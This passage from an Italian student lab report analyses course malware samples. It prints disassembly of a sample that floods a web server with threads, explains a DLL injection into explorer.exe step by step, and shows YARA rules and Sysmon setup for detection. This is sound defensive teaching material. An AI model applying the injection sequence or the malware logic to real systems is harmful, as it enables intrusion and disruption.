


Figure 248: Mutex

3. Qual è una buona firma host-based per rilevare il programma?

Una **firma host-based** efficace è la presenza del **mutex “HGL345”** e del **servizio “Malservice”** associato all'esecuzione del programma.

4. Qual è una buona firma network-based per rilevare questo malware?

Una **firma network-based** riconoscibile si trova nell'**indirizzo** o nella **connessione** verso il **server “malwareanalysisbook”**, che viene utilizzato dal malware per comunicare.

```

.text:00401150 ; Attributes: noreturn
.text:00401150 ; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
.text:00401150 StartAddress proc near
.text:00401150     lpThreadParameter= dword ptr 4
.text:00401150
.text:00401150     push    esi
.text:00401151     push    edi
.text:00401152     push    0          ; dwFlags
.text:00401154     push    0          ; lpszProxyBypass
.text:00401156     push    0          ; lpszProxy
.text:00401158     push    1          ; dwAccessType
.text:0040115A     push    offset szAgent ; "Internet Explorer 8.0"
.text:0040115F     call    ds:InternetOpenA
.text:00401165     mov     edi, ds:InternetOpenUrlA
.text:0040116B     mov     esi, eax
.text:0040116D     loc_40116D:      ; dwContext
.text:0040116D     push    0
.text:0040116F     push    80000000h ; dwFlags
.text:00401174     push    0          ; dwHeadersLength
.text:00401176     push    0          ; lpszHeaders
.text:00401178     push    offset szUrl ; "http://www.malwareanalysisbook.com"
.text:0040117D     push    esi          ; hInternet
.text:0040117E     call    edi ; InternetOpenUrlA
.text:00401180     jmp     short loc_40116D
.text:00401180     StartAddress endp
.text:00401180
  7,522) 00001150 00401150: StartAddress (Synchronized with Hex View-1)
  
```

Figure 249: Network-based signature

5. Qual è lo scopo di questo programma?

L'**obiettivo** principale sembra essere quello di **attendere** per circa **2100 anni** (834h , che in decimale corrisponde a 2100, per l'anno nella struttura SYSTEM-TIME) e successivamente **creare numerosi thread** che si collegano a un **server**, comportamento tipico di un **attacco DDoS** verso una pagina web.

6. Quando terminerà l'esecuzione di questo programma?

L'**esecuzione** del programma terminerà solo dopo un'attesa di circa **2100 anni**.

```

.text:004010C2 404 33 D2          xor    edx, edx
.text:004010C4 404 8D 44 24 14    lea    eax, [esp+404h+FileTime]
.text:004010C8 404 89 54 24 04    mov    dword ptr [esp+404h+SystemTime.wYear], edx
.text:004010CC 404 8D 4C 24 04    lea    ecx, [esp+404h+SystemTime]
.text:004010D0 404 89 54 24 08    mov    dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
.text:004010D4 404 50             push   eax      ; lpFileTime
.text:004010D5 408 89 54 24 10    mov    dword ptr [esp+408h+SystemTime.wHour], edx
.text:004010D9 408 51             push   ecx      ; lpSystemTime
.text:004010DA 40C 89 54 24 18    mov    dword ptr [esp+40Ch+SystemTime.wSecond], edx
.text:004010DE 40C 66 C7 44 24 0C  mov    [esp+40Ch+SystemTime.wYear], 834h
.text:004010DE 40C 08
.text:004010E5 40C FF 15 14 40 40 00 call   ds:SystemTimeToFileTime
.text:004010EB 404 6A 00           push   0          ; lpTimerName
.text:004010ED 408 6A 00           push   0          ; bManualReset
.text:004010EF 40C 6A 00           push   0          ; lpTimerAttributes
.text:004010F1 410 FF 15 10 40 40 00 call   ds>CreateWaitableTimerA
.text:004010F7 404 6A 00           push   0          ; fResume
.text:004010F9 408 6A 00           push   0          ; lpArgToCompletionRoutine
.text:004010FB 40C 6A 00           push   0          ; pfnCompletionRoutine
.text:004010FD 410 8D 54 24 20    lea    edx, [esp+410h+FileTime]
.text:00401101 410 8B F0           mov    esi, eax
.text:00401103 410 6A 00           push   0          ; lPeriod
.text:00401105 414 52             push   edx      ; lpDueTime
.text:00401106 418 56             push   esi      ; hTimer
.text:00401107 41C FF 15 1C 40 40 00 call   ds:SetWaitableTimer
.text:0040110D 404 6A FF           push   0FFFFFFFh    ; dwMilliseconds
.text:0040110F 408 56             push   esi      ; hHandle
.text:00401110 40C FF 15 2C 40 40 00 call   ds:WaitForSingleObject
.text:00401116 404 85 C0           test  eax, eax
.text:00401118 404 75 21           jnz   short loc_401138

```

Figure 250: Purpose- timer2100 anni

```

.text:00401126
.text:00401126          loc_401126:      ; lpThreadId
.text:00401126 408 6A 00    push   0
.text:00401128 40C 6A 00    push   0          ; dwCreationFlags
.text:0040112A 410 6A 00    push   0          ; lpParameter
.text:0040112C 414 68 50 11 40 00  push   offset StartAddress ; lpStartAddress
.text:00401131 418 6A 00    push   0          ; dwStackSize
.text:00401133 41C 6A 00    push   0          ; lpThreadAttributes
.text:00401135 420 FF D7    call   edi ; CreateThread
.text:00401137 408 4E         dec    esi
.text:00401138 408 75 EC    jnz   short loc_401126

```

Figure 251: Purpose-Thread multipli

7.4 Process Injection

Analizzare il malware presente nei file `Lab12-01.exe` e `Lab12-01.dll` e rispondere alle seguenti domande:

7.4.1 Cosa succede quando si esegue l'eseguibile del malware?

Per eseguire il **malware**, è stato scelto di utilizzare il tool **Xenos**, che ha consentito l'**injection** del codice malevolo all'interno del **processo BinText** in versione **32 bit**.




Figure 252: Injection tramite tool Xenos

A questo punto, all'avvio del **processo BinText**, verrà eseguito anche il **malware**.

Come conseguenza, si verificherà la comparsa di **messaggi pop-up** ad intervalli di circa **un minuto**.




Figure 253: Messaggi pop-up ogni minuto

7.4.2 Quale processo viene iniettato?

Per individuare quale **processo** viene **iniettato**, sono state effettuate alcune **analisi preliminari**, tra cui l'esame delle **stringhe** tramite il tool **BinText**, che ha consentito di rilevare le stesse **stringhe** visualizzate nei **messaggi pop-up**.




Figure 254: Messaggi

Analizzando le importazioni del file `Lab12-01.dll`, si osservano le seguenti funzioni:

- **Sleep:** il malware introduce un'attesa prima di eseguire le proprie attività; durante l'esecuzione si nota un ritardo di circa un minuto.
- **CreateThread:** Il malware utilizzerà i thread, infatti non si limiterà al singolo pop-up.

A	00000000077CA	0000100077CA	0	Sleep
A	00000000077D2	0000100077D2	0	CreateThread

Figure 255: Sleep, CreateThread

- **MessageBoxA:** viene utilizzata per mostrare un messaggio all'utente tramite una finestra di dialogo.

A	0000000007834	000010007834	0	MessageBoxA
---	---------------	--------------	---	-------------

Figure 256: MessageBoxA

Invece dall'analisi con il **Dependency Walker** si osserva che il file `.exe` importa funzioni come **WriteProcessMemory**, **CreateRemoteThread**, **OpenProcess**, e altre da **KERNEL32.DLL**; queste **API** sono comunemente impiegate nelle tecniche di **process injection**.

E	N/A	409 (0x0199)	HeapAlloc
C	N/A	411 (0x019B)	HeapCreate
C	N/A	413 (0x019D)	HeapDestroy
C	N/A	415 (0x019F)	HeapFree
C	N/A	418 (0x01A2)	HeapReAlloc
C	N/A	447 (0x01BF)	LCMapStringA
C	N/A	448 (0x01C0)	LCMapStringW
C	N/A	450 (0x01C2)	LoadLibraryA
C	N/A	484 (0x01E4)	MultiByteToWideChar
C	N/A	495 (0x01EF)	OpenProcess
C	N/A	559 (0x022F)	RtlUnwind
C	N/A	621 (0x026D)	SetHandleCount
C	N/A	670 (0x029E)	TerminateProcess
C	N/A	685 (0x02AD)	UnhandledExceptionFilter
C	N/A	699 (0x02BB)	VirtualAlloc
C	N/A	700 (0x02BC)	VirtualAllocEx
C	N/A	703 (0x02BF)	VirtualFree
C	N/A	722 (0x02D2)	WideCharToMultiByte
C	N/A	735 (0x02DF)	WriteFile
C	N/A	745 (0x02E9)	WriteProcessMemory
C	N/A	761 (0x02F9)	lstrcmpA

Figure 257: MessageBoxA

La **DLL** importa la funzione **MessageBoxA** da **USER32.DLL**, utilizzata per visualizzare **popup** all'utente, confermando quanto osservato durante l'**esecuzione**.

PI	Ordinal ^	Hint	Function
	N/A	446 (0x01BE)	MessageBoxA

Figure 258: MessageBoxA

Proseguendo l'analisi tramite il tool **IDA**, come illustrato nelle slide, è stato possibile individuare il processo effettivamente iniettato dal malware, identificato in **explorer.exe**.




Figure 259: Processo iniettato(1)




Figure 260: Processo iniettato(2)

Analizzando il **codice** in **IDA**, si nota che il programma fa uso della funzione **OpenProcess** per ottenere un **handle** verso un **processo attivo**. Il flusso di esecuzione si biforca in base all'esito di questa operazione: se l'**handle** è valido, vengono eseguite ulteriori operazioni, tra cui la manipolazione di alcune **stringhe**. In particolare, tramite la funzione **_strnicmp**, viene effettuato un **confronto** tra il **nome del processo** e

la stringa “**explorer.exe**”. Questo comportamento suggerisce che il **malware** ricerca attivamente il **processo explorer.exe** tra quelli in esecuzione, con lo scopo di individuarlo e procedere con l’**iniezione** della **DLL** malevola. L’utilizzo esplicito di queste **API** e della stringa “**explorer.exe**” costituisce un chiaro indicatore del **processo target** dell’iniezione. La **rappresentazione grafica** del flusso evidenzia una logica decisionale basata sul **nome del processo**, caratteristica tipica delle tecniche di **process injection** mirate.

Proseguendo l’analisi degli **input** in **IDA**, si riscontra anche la presenza della funzione **VirtualAllocEx**, già individuata tramite il **Dependency Walker**. Approfondendo questa **API** (mediante doppio clic), è possibile seguire il flusso relativo all’**allocazione di memoria** all’interno del **processo target**.




Figure 261: Processo iniettato -VirtualAllocEx

Il **malware** individua il **processo target** (precedentemente identificato come “**explorer.exe**”) e ottiene un **handle** valido tramite la funzione **OpenProcess**. Successivamente, utilizza **VirtualAllocEx** per allocare memoria nello **spazio di indirizzamento** del processo vittima, e sfrutta **WriteProcessMemory** per copiare il proprio **payload** (soltanamente una **DLL**) in questa area di memoria. A questo punto, il malware richiama

GetModuleHandle e **GetProcAddress** per individuare l'**indirizzo** della funzione **“LoadLibraryA”**, essenziale per il **caricamento dinamico** della DLL all'interno del processo. Infine, tramite **CreateRemoteThread**, viene avviato un **nuovo thread** nel processo target, che esegue proprio **LoadLibraryA** passando come parametro la DLL iniettata.

Questa sequenza rappresenta una tipica **tecnica di DLL injection** mediante **remote thread**, molto diffusa nei malware per eseguire **codice arbitrario** all'interno di processi legittimi, riuscendo così a **eludere** molti meccanismi di **sicurezza**.

7.4.3 Come si può fare in modo che il malware interrompa i pop-up?

Per interrompere il funzionamento del **malware**, è possibile utilizzare *Process Explorer* per individuare la **DLL** che lo esegue. Una volta identificata, si può procedere con la sospensione del processo a essa associato, impedendone così l'attività.




Figure 262: Kill process

Dato che il malware non sembra sfruttare la persistenza, sarà sufficiente questa azione.

7.4.4 Come funziona questo malware?

Come emerso dalle analisi precedenti, il malware effettua l'iniezione della DLL all'interno di **explorer.exe** (oppure in un altro processo utilizzato per l'esecuzione, nel mio caso **binText**) al fine di caricare la libreria **Lab12-01.dll**.

Quest'ultima è responsabile della visualizzazione delle caselle di messaggio, mostrate sotto forma di pop-up.

8 Lab 8: Malware Detection

8.1 YARA


- Scrivere le regole per il Lab01-01 (obbligatorio)
- Scrivere le regole per il Lab01-04 (opzionale)
- Utilizzare yarGen (opzionale)

8.1.1 Regole Lab01-01

Scrivere una regola **YARA** per identificare il file **Lab01-01.dll**, utilizzando i seguenti indicatori basati sull'host:

- Nome del mutex
- Indirizzo IP
- È possibile includere stringhe “specifiche” (almeno 2 o più di esse devono corrispondere)

Partendo dal file **DLL**, è possibile cercare le stringhe grazie al tool **IDA Pro**. Il nome del Mutex è presente nel metodo **CreateMutexA**.



```

push    offset Name      ; "SADFHUHF"
push    eax             ; bInitialOwner
push    eax             ; lpMutexAttributes
call    ds:CreateMutexA
lea     ecx, [esp+1208h+WSAData]
push    ecx             ; lpWSAData
push    202h             ; wVersionRequested
call    ds:WSAStartup
test   eax, eax
jnz    loc_100011E8

```

Figure 263: Mutex

Mentre nel metodo **connect** è possibile trovare l'indirizzo IP:

Figure 264: Indirizzo IP

Utilizzando **binText** invece, è possibile trovare ulteriori **stringhe meno specifiche** tra cui:

4 0000000026018	000010026018	0	sleep
4 0000000026020	000010026020	0	hello

Figure 265: Ulteriori stringhe

Trovate le stringhe, è possibile scrivere la **regola YARA**, la cui esecuzione da **riga di comando**:

```
rule Lab01_01
{
    meta:
        description = "Lab01-01.dll"
        author = "steandriz01"
        date = "2025-06-05"
    strings:
        $s1 = "SADFHUHF" fullword ascii
        $s2 = "127.26.152.13" fullword ascii
        $o1 = "hello" ascii wide nocase
        $o2 = "sleep" ascii wide nocase
    condition:
        filesize < 500KB and
        (all of them) or (any of ($s*)) or (all of ($o*))
}
```

Figure 266: Regola YARA

```
PS C:\Users\unina\Desktop\software-security\malware\malware-basic\malware-basic> .\yara64.exe -r .\Lab01DLL.yara .\Lab01_01 .\Lab01_01.dll
error scanning '\\Lab01_01.dll.id0: could not open file
error scanning '\\Lab01_01.dll.id1: could not open file
error scanning '\\Lab01_01.dll.nam: could not open file
Lab01_01 .\Lab01DLL.yara
```

Figure 267: Esecuzione prima regola

Scrivere un'altra **regola YARA** per trovare il file **Lab01-01.exe** contenente:

- **Percorso di una DLL dannosa** (*stringa molto specifica*)
- **Un messaggio stampato dal malware** (*stringa molto specifica*)

Allo stesso modo di prima è possibile trovare le stringhe; questa volta sono state trovate direttamente con **BinText**:

Figure 268: Stringhe trovate mediante BinText

La cui **regola YARA**:

Figure 269: Regola YARA

E la corrispettiva **esecuzione**:

Figure 270: Regola Lab 01 exe

8.1.2 Extra:Regole Lab 01-04 exe e yarGen

Scrivere una **regola YARA** per identificare il file **Lab01-04.exe**, utilizzando i seguenti indicatori:

- **Percorsi dei file EXE dannosi**
- **Nome di dominio**

Le **stringhe** necessarie per la creazione della regola sono state individuate utilizzando **BinText**:

Figure 271: Stringhe

Regola:

```
rule Lab01_04 {
    meta:
        description = "File Lab01-04.exe"
        author = "steandrid01"
        date = "2025-06-05"
    strings:
        $s1 = "\\\system32\\wpdmgr.exe" fullword ascii
        $s2 = "http://www.practicalmalwareanalysis.com/updater.exe" fullword ascii
        $s3 = "\\\winup.exe" fullword ascii
    condition:
        filesize < 100KB and
        all of them
}
```

Figure 272: Regola Lab 01 04 exe

Scrivere la regola anche tramite l'esecuzione di **YarGen**:

```
rule Lab01_04 {
    meta:
        description = "- file Lab01-04.exe"
        author = "YarGen Rule Generator"
        reference = "https://github.com/Neo23x0/yarGen"
        date = "2025-06-05"
        hash1 = "f0a145b304fcac65c62cfa303ad5e39385ff4c72fd128d7ba08579a69aaaf3b126"
    strings:
        $s1 = "\\\system32\\wpdmgr.exe" fullword ascii
        $s2 = "\\\system32\\wpdmgrd.exe" fullword ascii
        $s3 = "http://www.practicalmalwareanalysis.com/updater.exe" fullword ascii
        $s4 = "\\\winup.exe" fullword ascii
        $s5 = "SeDebugPrivilege" fullword ascii /* Goodware String - occurred 141 times */
        $s6 = "not real" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 100KB and
        all of them
}
```

Figure 273: Regola Lab 01 04 exe (YarGen)

8.2 SIGMA

Abilitiamo **Sysmon** ed eseguiamo Astaroth

```
PS C:\Users\unina\Desktop\software-security\malware\malware-detection> Sysmon64.exe -i sysmon-config\sysmonconfig-export.xml

System Monitor v14.16 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2023 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.83
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Users\unina\Desktop\software-security\malware\malware-detection>
```

Figure 274: Configurazione Sysmon

Utilizziamo **Event Viewer** per visualizzare le informazioni raccolte:




Figure 275: Event Viewer

Dopo aver eseguito i passi di **setup** per l'ambiente e per i **tool** da utilizzare, sono state scritte le **regole** come file **yml**.

8.2.1 Astaroth Bits Admin execution

